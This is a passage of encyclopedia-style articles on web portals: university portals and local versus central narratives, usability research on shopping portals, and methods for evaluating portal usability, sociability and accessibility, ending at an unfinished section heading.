- These two modules are paired and work best if the lectures alternate in weeks 3,7 and 9.
- All the staff on this degree need to be present for all the presentation days in the first semester.
- The students won’t get much out of the key lecture on this module if they’ve been in a sweaty workshop for three hours immediately prior.

For best results, these narratives need to be incorporated in our systems. It would be possible to build forever more elaborate and sophisticated systems to operate with more and more explicit constraints; they could be made to work, even if that would involve some cost to those who must describe the constraints: the same people who do the teaching and research. Secretarial and technical staff exist in departments so as to be in a position to act, advise, and inform in ways sensitive to local circumstances.

If fast-acting evolution were the target, then agents at the narrative end would be more effective than central planners, systems analysts, coders, and instructors. In general, this is an argument for “Agile Methods.” Beck et al. (2001) describe the fundamentals of this approach very clearly in their *Manifesto for Agile Software Development*:

We are uncovering better ways of developing software by doing it and helping others do it. Through this work we have come to value:

Individuals and interactions over processes and tools Working software over comprehensive documentation Customer collaboration over contract negotiation Responding to change over following a plan.

That is, while there is value in the items on the right, we value the items on the left more. Beck et al. (2001)

Beck and Andres (2004) describe a related methodology (extreme programming) as having a reliance “on an evolutionary design process that lasts as long as the system lasts.” The approach has its critics (Stephens & Rosenberg, 2003) and there may be circumstances in which its complete application would be inappropriate. The Wikipedia entry for extreme programming cites examples including “mission critical or safety critical systems, where formal methods must be employed for safety or insurance reasons” (Wikipedia, 2006).

University information systems need to be able to supply accurate summary information to a range of audiences: central planners, department heads, financial controllers, and more. The systems that gather and maintain that information tend to be in the hands of the few who can be trained to operate formal, and often complex, systems in a rigorous manner. The computer interfaces to these systems are often designed for “expert” users, and we can expect the resultant databases to have integrity and validity. These systems are designed, built, and financed in response to a central narrative. As technology develops to provide for the cheap, rapid, and flexible development of systems to meet highly localised requirements (students on a module might, for example, need to share graphic design work electronically with fellow students and a tutor for comment), we are seeing the rise of database systems devised in direct response to local narratives that may not have the authority of central databases, but that enable and encourage collaborative working by virtue of the relatively simple interfaces afforded by the highly localised (and “agile”) nature of the provision.

In short, universities host a range of systems that connect databases to narratives: different databases, different narratives. The portal concept involves an integration of these connections and where this can be done without damage to local systems (i.e., with minimum "compliance legislation"), then the portal is more likely to function as a gateway. Otherwise portal implementation may develop in a manner restrictive to local development and have more in common with a wall.

The challenge for university portal developers is to provide access and interfaces to different databases in forms that reflect different, and changing, user narratives. This will inevitably involve balancing the requirement for order demanded by key central databases, and the flexibility needed at local level to engage users.

One approach to achieving this balance may involve a broad philosophy in which the centre provides database services (in ways analogous to the provision of electrical power, water, refuse collection, dialtone), and the interfaces to them are provided locally (appliances, bathrooms, bins, telephones).

The taxation authorities may operate a comprehensive, online, self-assessment system, but I may still want to hire an accountant because that division of labour is worth it to me. According to Bozeman (2001), the United States Internal Revenue Service is working on the creation of *three* portals (one each for taxpayers, businesses, and internal employees), and he describes a long and tortuous history of IT modernisation involving tensions between the national office and the field. Such tensions have also been reported in the Norwegian hydroelectricity industry (Hanseth & Braa, 2001) and beyond. See, for example Ciborra (2000).

THE PUBLICATIONS DATABASE

In academic life, publications are important: Important for individual academics and for their institutions. In response to a central narrative, some universities have developed central database systems for cataloguing the publications of academic staff. Training courses are run, authentication systems applied, and staff are encouraged to maintain their entry. In terms of the trust, shared goals, and impact discussed previously as being important to the stimulation of collaborative working, this approach is weak. An individual academic might ask themselves: What will they do with this information? Are they really trying to help me? How will engagement with this improve my life?

By contrast, imagine a departmental content management system that allows staff to maintain their own Web page; to include such text, images, and files as they see fit and to maintain a local database of publications serving the personal Web page. Such a system might offer a convenient file storage facility granting file access through a Web browser anywhere in the world, and might also allow some material to be restricted to members of the department. In these circumstances, the trust, shared goals, and impact questions are answered much more readily by our academic. The system represents a response to a local, rather than a central, narrative, and engagement is stimulated.

The technical problems associated with linking the two publications databases (or using the same database to feed both applications) are minor, but the organisational and communications issues surrounding the problem are harder to overcome. This is the real challenge for portal development in universities. Pragmatically, the development process might first seek to address issues relating to common authentication before moving to the integration of central and local databases.

FUTURE TRENDS

With flexible access to central data, departments could develop systems responsive to local circumstances, and invest in them (or not) as required. The alternative, where data *interfaces* are controlled centrally, involves a situation where systems are commissioned and paid for by people that do not use them.

Taking the argument further, could we not have one national, or even worldwide, system that does everything for everyone? A national curriculum, national examination boards, and a government minister? Perhaps universities think there is something distinctive about their organisations that should be defended. Perhaps in the future, a distinguishing feature of university departments might be their data systems, which serve staff, students, administrators, and the worldwide community of scholars in a given discipline. The extent to which these systems facilitate collaborative working among students and scholars worldwide is likely to be increased where the system design incorporates local narratives.

The danger with over-centralised approaches to portal development is that the resultant portals and associated allied systems might reflect a mythic corporate narrative at the expense of vital local narratives. In the standardisation of processes, everyone may become a loser.

Universities are typically "politicking" rather than "paralytic." They are constantly involved in debates about relative priorities and adjusting accordingly.

Local intranets may evolve to include discussion groups, file sharing, equipment booking, admissions processing, workload calculations, seminar sign-up, staff Web pages, personal development plans, international scholarly debate, and more, all tailored in response to specific need, to local narrative.

In the future, we are likely to see the centre concentrating on the databases, not the narratives. We might think of a parallel with railways and roads. Road building anticipates a broad narrative and seeks to meet it; the local narrative of when, why, and how I use the road with what vehicle is not a central concern. Railway trains are not good for fetching groceries. Portal projects, at root, amount to an authentication system. Experience at the University of Bristol in the UK (Norris, 2005) suggests the value of a "thin" portal after experience of the "thick" approach to portal development.

As portal development advances toward the provision of well-documented, centrally administered, authentication processes that can be utilised locally, the focus will shift toward the provision of streamlined, read only, local access to central databases through well-defined protocols. The motorway model, rather than the rail model looks more promising.

In essence, we will see the centre declaring standards and offering matching product that local operators may or may not "buy." Centres will provide "raw service"—as in electrical supply, dial tone, and so forth, but the locals will choose software, "appliances" if you like. By this means the benefits of both institutional economies of scale and local "buy-in" might be achieved.

From a collaborative working perspective, high levels of involvement will only come about if "locals" "buy-in" to development and have a sense of ownership. The centre will function more effectively if it adapts to user demand through a kind of market mechanism rather than if it proceeds by command. The centre should focus on databases; the locals should focus on narratives.

CONCLUSION

The concept of a university Web portal may be seen as a threat as well as an opportunity. The threat involves the exclusion of local narrative while the opportunity involves its inclusion. The incorporation of user narratives into systems will call for adaptive approaches sensitive to local circumstances. In universities, where knowledge creation and distribution are principal objectives, modern information and communication technology is a key technology and needs to be applied carefully. Portal implementation projects need strategies informed by local as well as central narratives.

REFERENCES

Beck, K., Beedle, M., van Bennekum, A., Cockburn, A., Cunningham, W., Fowler, M.,et al. (2001). *Manifesto for agile software development.* Retrieved May 1, 2005, from http://www.agilemanifesto.org

Beck, K., & Andres, C. (2004). *Extreme programming explained: Embrace change*. Addison-Wesley.

Bozeman, B. (2002, June 26-28). *Risk, reform and organizational culture: The case of IRS tax systems modernization.* International Public Management Network Conference on "The Impact of Managerial Reform on Informal Relationships in the Public Sector" Certosa di Pontignano Siena, Italy.

Chandler, B. (2000). [Book review]. Retrieved from http://www.amazon.com/gp/product/customer-reviews/0534506747/ref=cm_cr_dp_pt/002-4075617-5850446?%5Fencoding=UTF8&n=283155&s=books

Ciborrer, C. U. (Ed.). (2000). *From control to drift: The dynamics of corporate information infrastructures*. Oxford University Press.

Glor, E. D. (2001). Key factors influencing innovation in government. *The Innovation Journal: The Public Sector Innovation Journal, 6*(2).

Hanseth, O., & Braa, K. (2001). Hunting for the treasure at the end of the rainbow: Standardizing corporate IT infrastructure. *Computer Supported Co-operative Work, 10*.

Krol, E. (1995). *The whole Internet user's guide & catalog* (2nd ed.). O'Reilly & Associates, Inc.

Manovich, L. (2001). *The language of new media*. Cambridge, MA: The MIT Press.

Norris, P. (2005). *Pilot portal project*. Retrieved November 26, 2005, from http://www.bristol.ac.uk/is/projects/portal

Sobol, S. (2005). *The journalist in the machine: The SeQueL to the fourth estate. Media in transition, 4: The work of stories*. Cambridge, MA: The MIT Press. Retrieved from http://web.mit.edu/comm-forum/mit4/papers/sobol.pdf

Sobol, S., & Roux, J. (2004). *Developing Web-based infrastructures for collaborative working: The case for localised solutions*. IEEE Database and Expert Systems Applications Conference - Zaragoza.

Stack, J. M. (1999, May 5-6). Collaboration: Success for the future. In *Forum'99—Proceedings of the DOE Technical Information Meeting*.

Stephens, M., & Rosenberg, D. (2003). *Extreme programming refactored: The case against XP*. Apress.

Wikipedia. (2006). *Extreme programming*. Retrieved February 9, 2006, from http://en.wikipedia.org/wiki/Extreme_Programming

KEY TERMS

Agile Software Development: An approach to software development that emphasises the close involvement of users and adaptation to change over planning the future in detail.

Bottom-Up Change: Change that supports staff, pays attention to their ideas, and creates strategies for the implementation of those changes.

Buy-In: Active involvement in, and support for, an organisational change and development process.

Organisational Culture: The social environment in an organisation. A pattern of basic assumptions and shared meanings often reflecting power and authority.

Ownership: Sense of responsibility for the outcome of a change process deriving from the commitment of “buy-in.”

Paralytic: The paralytic organisation, in contrast to the politicking one, is one where objectives and priorities are relatively fixed. A power station must produce power.

Politicking: In organisational terms a university might be thought of as a politicking organisation in so far as there are constant debates about priorities, the allocation of resources, and indeed ultimate direction.

Thick Portal: An approach where users are directed to applications residing inside the portal.

Thin Portal: An approach by which the user is led to an existing Web application that resides outside the portal.

Top-Down Change: Change driven by senior managers often based on power and authority deriving from particular organisation roles.

Usability Engineering and Research on Shopping Portals

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INTRODUCTION

A business-to-consumer (B2C) electronic marketplace (e-marketplace) portal helps online shoppers in searching for desired products and services, customizing a user's shopping experience, and identifying reputable merchants and service providers. These shopping portals provide the ability for a shopper to specify personal preferences, compare prices from multiple vendors, obtain merchant ratings and feedback from other customers, read reviews of products, find featured products and promotion, and create his or her own wish list in a online profile, among others. From an economics perspective, these portals reduce a buyer's search cost (Bailey & Bakos, 1997). Web sites falling into this category include Yahoo! Shopping, bizrate.com, shopzilla.com, and nextag.com, among others.

Interest in e-marketplaces has significantly increased due to the structural changes in online business brought about by these markets (Ratnasingam, Gefen, & Pavlou, 2005). This article reviews current literature and explores avenues of future research, so as to provide both marketing practitioners and system designers an understanding of the factors contributing to the success of a shopping portal from multiple aspects of usability engineering in e-commerce.

BACKGROUND

B2C Web sites must be aesthetically appealing, easy to navigate, interactive, and load at a reasonably fast speed (Nielsen, 2004). Current technology also enables the development of dynamic, secure, and personalized Web portals. Additionally, e-marketplace portals require unique functionalities that distinguish themselves from ordinary e-commerce Web sites. Such functionalities, reviewed elsewhere in this publication, include personalization, an intelligent search engine, and a merchant reputation system, among others. These functionalities are based on advanced data-drive server-side applications. Nonetheless, the ultimate judgment of the effectiveness of a Web portal comes from the users. Usability of the Web interface impacts the bottom line of the portal site.

USABILITY ENGINEERING

Unlike direct retailing sites, shopping portals are more of a utility, where people use it as a tool to find the stores from which they will purchase products. For example, product categorization is more complex than most individual e-merchants. Portal sites are also more informational in providing featured products and other advertising. Thus, a portal can be viewed as both a technological tool and a consumer information center in its usability. The following sections present a review of related research applicable to evaluating the usability of a shopping portal. Some of these models have been applied to portal or quasi-portal sites in empirical studies, while others should be adopted in future research of e-marketplace portals.

Human Computer Interaction (HCI) and Web Usability

HCI examines the usability of a user interface design from the perspectives of efficiency, effectiveness, and user satisfaction. In the Web context, usability measures how easily a user can learn to operate, provide inputs, and interpret outputs of a system (IEEE, 1990). Nielsen (2003) provides a number of attributes of usability that could be instrumental in conducting usability studies. They include learnability (how easy it is to accomplish basic tasks on a user's first visit), efficiency (how quickly a user can perform a task once learned), memorability (how quickly a user re-establishes proficiency after a period of time), errors (how many errors occurred), and satisfaction. Related research in this area includes a ServQual instrument (Parasuraman, Zeithaml, & Berry, 1988) and a WebQual framework (Barnes & Vidgen, 2001), both of which have been utilized in measuring usability and effectiveness of Web-based interfaces.

A portal site with high usability should be one that is reliable, responsive, functional, and aesthetically attractive. Responsiveness of a search engine and the reliability of information represent the effectiveness of the system and naturally lead to user satisfaction or the lack thereof. Examples of research on portal usability include a recent empirical study that examined the differences in user satisfaction with Web portals based on types of portals and behavioral grouping of users (Xiao & Dasgupta, 2005).

The Technology Acceptance Model

In information systems research, the technology acceptance model (TAM) has been widely adopted in evaluating user acceptance of and attitude toward using a technological system (Davis, 1989). TAM is rooted in the theory of reasoned actions (TRA) (Ajzen & Fishbein, 1980). It proposes that perceived ease of use and perceived usefulness of technology are predictors of user attitude toward using the technology, subsequent behavioral intentions, and actual usage. TAM has been applied in studies testing user acceptance of information technology, from word processors (Davis, Bagozzi, & Warshaw, 1989), spreadsheet applications (Mathieson, 1991), and e-mail (Szajna, 1996), to Web browsers (Morris & Dillon, 1997) and telemedicine (Hu, Chau, Sheng, & Tam, 1999). TAM has also been adapted to examining user acceptance of the IT interface of Web retailing sites (Gefen, Karahanna, & Straub, 2003; Koufaris, 2002; Pavlou, 2003). Its parsimonious nature makes it an ideal candidate for evaluating the effectiveness of an online shopping portal, which may be viewed as an IT-based utility enabling effective shopping across many stores.

In a field study using one of the popular travel portals, perceived usefulness and perceived ease of use, along with perceived security control and perceived willingness to customize, turned out to be significant predictors of perceived trustworthiness of the online company (Koufaris & Hampton-Sosa, 2004). This framework is readily adaptable to other types of portals in B2C commerce.

Consumer Behavior Research

Viewing the portal as a consumer information center, theories in communications and consumer research are also applicable to examining the impact of cognitive perceptions regarding the portal site through attitudinal variables such as loyalty and purchase intentions (Coyle & Thorson, 2001; Wolin & Korgaonkar, 2005). Recent studies have explored psychographic profiling of online shoppers and the relationship between consumers' shopping orientations and their intention to use and actual use of the online shopping medium (Vijayasarathy, 2003). Web site design has been examined from the perspective of enhanced usability via the building of a cognitive framework based upon a coherent choice of design elements and layout (Rosen, Purinton, & Lloyd, 2004).

Attitude toward the site evaluates site effectiveness. In advertising research, attitude toward the ad (Aad) mediates the effect of advertising on brand attitude and purchase intention (Brown & Stayman, 1992). Attitude toward the site would be an equally important measure for marketing and advertising strategies on the Web. It measures a visitor's affective response to a Web site (Chen & Wells, 1999).

Intention to return to a site is another valuable indicator of site effectiveness. Repeat visits increase the number of times a consumer is exposed to a commercial message. The benefits of retaining loyal customers exceed those of gaining new prospects (Aaker, 1995). It is in the portal site's interest to develop a Web site that would retain customers, so that more potential referrals to subscribing merchants can be generated and more advertising messages are exposed to its customers.

Past research has identified many factors that could potentially influence a Web user's attitude toward a site and intention to return. Perceived realism and vividness, perceived informativeness, entertainment and organization, perceived concentration, control, and shopping enjoyment, perceived interactivity, and content usefulness are some of the valuable constructs that can be adapted to studying the usability of e-marketplace portals (Coyle & Thorson, 2001; Ducoffe, 1996; Hassan & Li, 2005; Koufaris, 2002).

Online Trust

Prior IS research in consumer trust online provides another set of vehicles in assessing the value of a shopping portal. Consumers' trusting beliefs form the basis of their trust in a Web vendor. Such beliefs include perceived benevolence, integrity, competence, and predictability (Gefen et al., 2003; Salam, Iyer, Palvia, & Singh, 2005).

McKnight and Chervany (2001-2002) reported the development and testing of a multilevel, multidimensional model of Web trust, with constructs derived from the reference disciplines of psychology and sociology. Their model includes four conceptual-level constructs of disposition to trust, institution-based trust, trusting beliefs, and trusting intentions. A shopping portal is an institution where buyers and sellers meet. The concept of institutionally-based trust and its two subconstructs, that is, structural assurance and situational normality, are key indicators of user trust in the portal site. Related research would provide valuable insights into understanding how an e-marketplace portal is perceived to be a trustworthy institution within which businesses can be done (McKnight, Choudhury, & Kacmar, 2002).

Web vendor interventions, that is, actions a vendor may take to influence consumers' trusting beliefs, such as its privacy policy, reputation building techniques, and third party seals, for example, TRUSTe, BBB Online reliability program, protected by VeriSign, and so forth, could potentially impact interpersonal trusting beliefs toward the e-vendor. For example, amazon.com's marketplace portal provides a guarantee of payment and shielding of credit card information from participating sellers. Amazon.com acts in a third party capacity providing assurance to shoppers on the trustworthiness of the participating vendors. Nonetheless, we view the portal as more of an institution rather than an individual vendor, and thus the identification of most effective mechanisms enhancing consumer trust requires further research. Institutional trust is viewed as a key facilitator of electronic marketplaces (Ratnasingam et al., 2005).

Most existing research on trust concerned individual e-tailing sites, and empirical examination of institutional trust in a shopping portal would be fruitful in providing insights into its usability and effectiveness.

CONCLUSION

In summary, usability engineering is an important aspect of system design of e-marketplace or shopping portals. Based on a review of current literature, this article proposes several dimensions of usability engineering that are most pertinent to B2C shopping portals. Existing research in e-commerce has provided a reference framework that enables more empirical research in the effectiveness of portal systems. Nonetheless, portal sites have their own unique issues and challenges, and future research should try to test, synthesize, and integrate past research in developing a framework that is most suitable for usability research of e-marketplace portals. Future research should also develop frameworks in examining specific factors influencing user attitude toward shopping portals and if and how institutional trust in a familiar shopping portal might influence intention to buy from unfamiliar merchants.

REFERENCES

Aaker, D. A. (1995). *Managing brand equity*. New York: Free Press.

Ajzen, I., & Fishbein, M. (1980). *Understanding attitudes and predicting social behavior*. Englewood Cliffs, NJ: Prentice Hall.

Bailey, J., & Bakos, J. Y. (1997). Reducing buyer search costs: Implications for electronic marketplaces. *Management Science, 43*(12), 1676-1692.

Barnes, S., & Vidgen, R. (2001). An evaluation of cyber-bookshops: The WebQual method. *International Journal of Electronic Commerce, 6*(1), 11-30.

Brown, S. P., & Stayman, D. M. (1992). Antecedents and consequences of attitude toward the ad: A meta-analysis. *Journal of Consumer Research, 19*(1), 34-51.

Chen, Q., & Wells, W. D. (1999). Attitude toward the site. *Journal of Advertising Research, 39*(5), 27-38.

Coyle, J. R., & Thorson, E. (2001). The effects of progressive levels of interactivity and vividness in Web marketing sites. *Journal of Advertising, 30*(3), 65-77.

Davis, F. D. (1989). Perceived usefulness, perceived ease of use, and user acceptance of information technology. *MIS Quarterly, 13*, 319-340.

Davis, F. D., Bagozzi, R. P., & Warshaw, P. R. (1989). User acceptance of computer technology: Comparison of two theoretical models. *Management Science, 35*(8), 982-1003.

Ducoffe, R. H. (1996). Advertising value and advertising on the Web. *Journal of Advertising Research, 36*(5), 21-34.

Gefen, D., Karahanna, E., & Straub, D. W. (2003). Trust and TAM in online shopping: An integrated model. *MIS Quarterly, 27*(1), 51-90.

Hassan, S., & Li, F. (2005). Evaluating the usability and content usefulness of Web sites: A benchmarking approach. *Journal of Electronic Commerce in Organizations, 3*(2), 46-67.

Hu, P. J., Chau, P. Y. K., Sheng, O. R. L., & Tam, K. Y. (1999). Examining the technology acceptance model using physical acceptance of telemedicine technology. *Journal of Management Information Systems, 16*(2), 91-112.

IEEE (1990). *IEEE standard computer dictionary: A compilation of IEEE standard computer glossaries*. New York.

Koufaris, M. (2002). Applying the technology acceptance model and flow theory to online consumer behavior. *Information Systems Research, 13*(2), 205-223.

Koufaris, M., & Hampton-Sosa, W. (2004). The development of initial trust in an online company by new customers. *Information & Management, 41*(3), 377-397.

Mathieson, K. (1991). Predicting user intentions: Comparing the technology acceptance model with the theory of planned behavior. *Information Systems Research, 2*(3), 173-191.

McKnight, D. H., & Chervany, N. L. (2001-2002). What trust means in e-commerce customer relationships: An interdisciplinary conceptual typology. *International Journal of Electronic Commerce, 6(*2), 35-59.

McKnight, D. H., Choudhury, V., & Kacmar, C. (2002). Developing and validating trust measures for e-commerce: An integrative typology. *Information Systems Research, 13*(3), 334-359.

Morris, M. G., & Dillon, A. (1997). The influence of user perceptions on software utilization: Application and evaluation of a theoretical model of technology acceptance. *IEEE Software, 14*(4), 56-75.

Nielsen, J. (2003). *Usability 101: Introduction to usability*. Retrieved January 9, 2007, from http://www.useit.com/alertbox/20030825.html

Nielsen, J. (2004). *Top ten mistakes in Web design* (updated 2004). Retrieved January 9, 2007, from www.useit.com/alertbox/9605.html

Parasuraman, A., Zeithaml, V. A., & Berry, L. (1988). SERVQUAL: A multiple-item scale for measuring consumer perceptions of service quality. *Journal of Retailing, 64*(1), 12-40.

Pavlou, P. A. (2003). Consumer acceptance of electronic commerce: Integrating trust and risk with the technology acceptance model. *International Journal of Electronic Commerce, 7*(3), 69-103.

Ratnasingam, P., Gefen, D., & Pavlou, P. A. (2005). The role of facilitating conditions and institutional trust in electronic marketplaces. *Journal of Electronic Commerce in Organizations, 3*(3), 69-82.

Rosen, D. E., Purinton, E., & Lloyd, S. J. (2004). Web site design: Building a cognitive framework. *Journal of Electronic Commerce in Organizations, 2*(1), 15-28.

Salam, A. F., Iyer, L., Palvia, P., & Singh, R. (2005). Trust in e-commerce. *Communications of the ACM, 48*(2), 73-77.

Szajna, B. (1996). Empirical evaluation of the revised technology acceptance model. *Management Science, 42*(1), 85-89.

Vijayasarathy, L. R. (2003). Psychographic profiling of the online shopper. *Journal of Electronic Commerce in Organizations, 1*(3), 48-72.

Wolin, L. D., & Korgaonkar, P. (2005). Web advertising: Gender differences in beliefs, attitudes, and behaviour. *Journal of Interactive Advertising, 6*(1). Retrieved January 9, 2007, from http://www.jiad.org/vol6/no1/wolin/index.htm

Xiao, L., & Dasgupta, S. (2005). User satisfaction with Web portals: An empirical study. In Y. Gao (Ed.), *Web systems design and online consumer behavior* (pp. 192-204). Hershey, PA: Idea Group.

KEY TERMS

Attitude toward the Site: A Web user's affective response to a Web site.

E-Marketplace Portal: A virtual space where buyers and sellers exchange goods and services.

Human Computer Interaction (HCI): A research area that examines the usability of a user interface design from the perspectives of efficiency, effectiveness, and user satisfaction.

Shopping Portal: A business-to-consumer (B2C) e-marketplace portal that enables the search and aggregation of information from multiple vendors and presents information of related products and services to individual consumers.

Technology Acceptance Model (TAM): A theory in the study of predictors of user acceptance of technology and their influences on attitude toward using and actual use of technology.

Trust: A willingness to rely on a party in the expectation of a beneficial outcome.

Web Usability: The study of usability in Web sites as a general paradigm for constructing a human computer interface.

Usability, Sociability, and Accessibility of Web Portals

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INTRODUCTION


The evaluation of a Web portal may apparently seem to increase the complexity of its design and development. However, an appropriately planned and systematically applied evaluation procedure can reduce the resources required in time and effort, and ensure user acceptance. This article discusses the systematic evaluation of a Web portal through various iterations, namely expert evaluation, user-based evaluation, online satisfaction questionnaires, and remote evaluation.

All the aforementioned methods are well known and widely used for the evaluation of software applications. This article focuses mainly on issues related to the employment of these methods to Web applications and how they can be combined for the systematic evaluation of Web portals. An overview of such an evaluation procedure is presented in Figure 1.

EXPERT EVALUATION

Expert evaluation involves a review of a product or a system, usually by a usability specialist or human factors specialist (Rubin, 1994). It is an iterative procedure that can be applied to interactive or non-interactive prototypes, and is effective and reasonably demanding in resources. Through such a preliminary evaluation it can be determined whether a selected "look and feel" will satisfy users' needs and ensure effective, efficient, and pleasant interaction.

Figure 1. Evaluation procedure for Web portals



Before proceeding to the evaluation itself, certain preparation steps are required. These include the consideration of the portal objectives and the appropriate planning of the evaluation procedure in order to assess whether the identified objectives are accomplished or not (Myer, 2002). In addition, the targeted user groups should be defined, in order to gain insight into their main goals from the portal usage and focus the evaluation towards their major tasks. Furthermore, the number of evaluators should be determined. Nielsen and Landauer (1993) presented a model for determining the number of evaluators, according to which the use of at least five evaluators is recommended; however the exact number of evaluators to use would depend on a cost-benefit analysis. Finally, in case the portal is domain-specific, evaluators with domain expertise should be engaged. Apart from studying functionality issues, expert evaluation should take into account issues related to accessibility, usability, and sociability.

Issues of functionality and usability are highly intertwined and can be studied through a plethora of methods, which are referred to in literature as usability inspection methods (Nielsen & Mack, 1994, pp. 5-6). These methods are presented in Table 1, along with a short description. Apart from the well established rules and guidelines addressed by these methods, evaluators can consider:

- applying specialized rules for Web applications, such as the usability heuristics adapted for the Web (Instone, 1997); and
- studying general design issues, such as: portal interface, home page design, navigation, page design, page titles, content design, fonts and graphics, linking, search capabilities, documentation and help pages, multimedia, and language.

In online environments, the issue of sociability is related to the question of how interface and information design support the creation of online communities. The evolution of an online community is shaped, to a great extent, by the relations and interactions of its participants; therefore the aspect of sociability design can be critical for the success or failure of such an interactive online space (Preece, 2000). Consequently, depending on the portal objectives, it may be essential for the portal evaluation to assess whether the portal interface and content structure promote sociability, and help members to establish robust relationships. It is suggested that a detailed checklist is created referring to the issues that evaluators should check. The checklist creation process can be planned as a combination of focus groups, group discussions or series of interviews. However, in any approach it is important that experts from various fields are

Table 1. Overview of usability inspection methods

Method	Description
Cognitive Walkthrough	A detailed procedure is used to simulate a user's problem-solving process at each step in the human-computer dialogue, checking if the simulated user's goals and memory for actions can be assumed to lead to the next correct action.
Consistency Inspection	It is used to ensure the consistency of the *look and feel* of the products of the same company, or of different components of the same product.
Feature Inspection	This method focuses on the function delivered in a software system; for example, whether a function, as it is designed, meets the needs of intended end users.
Formal Usability Inspection	It is very similar to the code inspection methods. The various participants have well-defined responsibilities: a moderator manages both individual and focused inspections, and the full team inspection meeting; a design owner is responsible for designs and redesigns; the inspectors have the job of finding problems; and an observer records all defects and issues identified during the meeting.
Guideline Review	An interface is checked for conformance with a comprehensive list of usability guidelines.
Heuristic Evaluation	It is the most informal method and involves having usability specialists judge whether each dialogue element conforms to established usability principles, known as the heuristics.
Pluralistic Walkthrough	The method involves meetings where users, developers, and human factors people step through a scenario, discussing usability issues associated with dialogue elements involved in the scenario steps.
Standards Inspection	An expert on some interface standard assesses the compliance of an interface to the specific standard.

engaged, for example designers, sociologists, representatives of the portal owners, and user representatives.

Some indicative thematic areas and checkpoints (Preece, 2000, pp. 267-298) that the final sociability evaluation checklist can contain are:

- **Clarity of Portal Purpose:**
  - Does the community have a clear, meaningful name?
  - Does the portal include a concise, clear statement of purpose?
- **Access, Roles, and Effective Communication of People:** Frameworks describing who is eligible to join the community, the roles members play, and the way people communicate:
  - Is there a clear statement provided about technical and other access requirements?
  - Could this portal reach its ultimate goal without the help of moderators or experts?
  - Is the role of moderators well planned (i.e., are there appropriate written policies about moderators' contribution to the community)?
  - Is each member able to update a personal profile of their expertise, interests, or other personal characteristics?
  - Does the online space contain an easily maintained and dynamic *storehouse* of documents, conversations, and other information?
  - Does the online space allow for sub-communities that address the common purpose of the community as a whole?
  - Does the online environment support the creation of social relationships?
  - Is personalized presence supported by the portal's design?
  - Is anonymous personal presence supported, where appropriate?
  - Have clear social interaction policies been developed, so as to discourage aggression, flaming and other inappropriate behavior?
- **Policies:** Registration, governance, trust, and security
  a. **Balance of Structure and Flexibility:** Are there enough rules to support community structure, but not so many—or so forcefully stated—as to deter people from participating?
  b. **Registration:** Is there a registration policy, determining who becomes a member? Is there a policy determining whether visitors are allowed?
  c. **Governance:** Are there rules for netiquette? If yes, is it enforced on chats and bulletin boards? Are there rules for voting and other processes that require public participation? Is there a clear statement of policy, to ensure that everyone knows what to expect?
  d. **Trust and Security:** Is confidential information protected? Is there a formal privacy statement provided for this community, stating that confidential information, such as medical details, contact information and the like will not be disclosed or sold? Is there a disclaimer provided for this community? If yes, are the main points adequate? Is there a copyright statement to protect intellectual property needed for this community?

One of the major concerns of portals' designers should be the issue of accessibility, in order to avoid the danger of excluding individuals with disabilities from accessing the portal's information and services. Consequently, the expert evaluation procedure should take into account the issue of accessibility, starting from the very early design deliverables, and continuing until the final fully functional prototype is delivered. Many organizations from around the world, most notably the Web Accessibility Initiative of W3C (Web Accessibility Initiative, n.d.), participate in the development of guidelines and strategies for accessible Web sites, which can be used for the accessibility evaluation purposes. As outlined by WAI (Evaluating Web sites, n.d.), there are a number of approaches for evaluating the accessibility of Web sites, including conformance evaluation, and evaluation with automated tools. Conformance evaluation determines if a Web site meets accessibility standards, such as the Web Content Accessibility Guidelines (WCAG) (Web Content, n.d.). Examples of requirements in WCAG include providing equivalent alternatives to auditory and visual content, providing context and orientation information to help users understand complex pages or elements, using features that enable activation of page elements via a variety of input devices, and providing clear and consistent navigation mechanisms to increase the likelihood that users will find what they are looking for in a site. Web accessibility evaluation tools are software programs or online services that help determine if a Web site is accessible. There are two main categories of tools addressing the needs of Web content developers (Evaluation Repair, n.d.):

1. evaluation tools, which perform a static analysis of pages or sites regarding their accessibility, and return a report or a rating; and
2. repair tools, which can assist the author in making Web pages more accessible (once the accessibility issues have been identified).

However, neither automated tools nor guidelines alone are adequate for ensuring accessibility by disabled users (Ivory & Chevalier, 2002). Therefore, it is necessary that

Web services are evaluated with people with different disabilities, using different types of assistive technology remotely or in a laboratory.

USER-BASED EVALUATION

Once the most critical problems have been detected during expert evaluation and resolved by the developers, the next evaluation step that can be applied is user-based evaluation of the final interactive prototype. The purpose of this evaluation is to determine whether the portal is usable and, in more detail, assess learnability, efficiency, memorability, error tolerance, and overall user satisfaction (Nielsen, 1993). There is a variety plethora of methods available for user testing (Nielsen, 1993), the most representative of which are presented in Table 2. In order to select the appropriate method(s), several factors should be considered, such as the test goals and the type of data that will be obtained. When preparing a user-based evaluation, issues that should be taken into account are: definition of the test objectives, recruitment of test participants representative of the target population, and preparation of task scenarios representative of the tasks a typical user performs when using the portal. As mentioned earlier, during user-based evaluation, it is important to study the issue of accessibility with representative users (i.e., disabled users or users simulating disability).

After the evaluation has been conducted, it is important to process all the data acquired, and extract meaningful conclusions and useful suggestions for improvements. Towards this end, evaluation data (both objective and subjective) should be analyzed and presented in various formats, for example, by criterion or by user group. Then the tasks that did not meet the initially set usability criteria, as well as the user errors and difficulties, should be pointed out. Finally, problems should be ranked by criticality in order to help the development team identify the importance of the problems detected, and consequently set priorities for the changes that will be made for the final portal version.

ONLINE QUESTIONNAIRES

